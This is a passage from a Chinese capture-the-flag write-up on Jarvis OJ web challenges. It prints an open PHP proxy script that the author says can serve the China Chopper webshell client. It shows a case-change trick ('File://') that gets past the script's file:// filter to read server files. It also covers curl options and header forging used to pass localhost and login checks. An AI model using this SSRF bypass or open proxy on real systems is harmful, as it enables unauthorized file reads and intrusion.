@windows extension=php_curl.dll(php.ini)
@linux cd ext/curl;phpize  ./configure –with-curl;make;
@info url全部通过GET来传递,如果使用POST,则读取POST数据发送请求,可以给中国菜刀提供接口;
cookie和其他http头部信息可以直接从请求中读取。
@update 修改了host不一致的问题,去除了method参数简化了逻辑结构。
*/

function get_result($curlobj){
	$result=curl_exec($curlobj);
	$headerSize=curl_getinfo($curlobj,CURLINFO_HEADER_SIZE);
	$res_header=substr($result, 0, $headerSize);
	$result	=substr($result,$headerSize);
	curl_close($curlobj);
	set_response_header($res_header);
	echo $result;
}
function getmyheader($curlobj,$headerlines){
	$res_headers=$headerlines;
	return $res_headers;
}
function set_response_header($headers){
	$headarr=explode("\r\n",$headers);
	foreach($headarr as $key=>$value){
		header($value);
	}
}

function init_curl($link,$headers){
	$curlobj = curl_init();
    curl_setopt($curlobj,CURLOPT_URL,$link);
	curl_setopt($curlobj, CURLOPT_RETURNTRANSFER, 1);//raw output
	curl_setopt($curlobj, CURLOPT_HTTPHEADER, $headers);
	curl_setopt($curlobj, CURLOPT_HEADER, 1);
	return	$curlobj;
}

foreach(getallheaders() as $key=>$value){
	if ($key=='Content-Length' and isset($_POST)){
		$post=http_build_query($_POST);
		$value=strlen($post);
	}
	$headers[]=$key.':'.$value;
}

if(isset($_REQUEST['url'])){
	$link=$_REQUEST['url'];
	$url=explode('/',$link)[2];

	/* curl setting */
	$curlobj = init_curl($link,$headers);

	//GET
	if ($_SERVER['REQUEST_METHOD']=='GET'){
		//READ FILE
		if(substr($link, 0,7)=='file://'){
		echo substr($link,7);
		$result="";
		//$result=file_get_contents(substr($link,7));
		echo $result;
		curl_close($curlobj);
		}else{
			curl_setopt($curlobj, CURLOPT_POST, 0);
			curl_setopt($curlobj, CURLOPT_HTTPHEADER, ["HOST",$url]);
			get_result($curlobj);
			}
		}else {
		//POST
			curl_setopt($curlobj, CURLOPT_POST, 1);
			curl_setopt($curlobj, CURLOPT_POSTFIELDS,$post);
			curl_setopt($curlobj, CURLOPT_HTTPHEADER, ["HOST",$url]);
			get_result($curlobj);
			}
}else{
	echo 'invalid request';
}

?>
可以看出对协议的过滤很垃圾,就是看是不是file://开头的
尝试读取index.php和index.html,index.php没有,index.html就是原来的页面
这时候去admin目录下探测:

尝试探测一下文件:

view-source:http://web.jarvisoj.com:32782/proxy.php?url=File:///opt/lampp/htdocs/admin/robots.txt
就发现robots.txt
于是读
PORT 51
记录一下curl的姿势

在自己的vps上通过curl --local-port=51进行访问

curl命令是一个很强大的命令,由于浏览器访问网站的时候存在重定向的问题,于是可以直接用curl访问原始的网页,cybrics的签到题就是这个思路
DESCRIPTION
       curl  is  a  tool  to transfer data from or to a server, using one of the supported protocols (DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS,
       IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET and TFTP). The command is  designed  to  work
       without user interaction.
可以看到curl支持很多协议,包括POP3
常见的用法
curl https://prontosil.club 直接访问原始页面
curl -I https://prontosil.club 得到请求头
curl -H发送自定义的请求头
curl -d发送post请求

localhost
只能在本地访问,
伪造请求头即可

login
注意抓包,请求头中有hint
参考这篇文章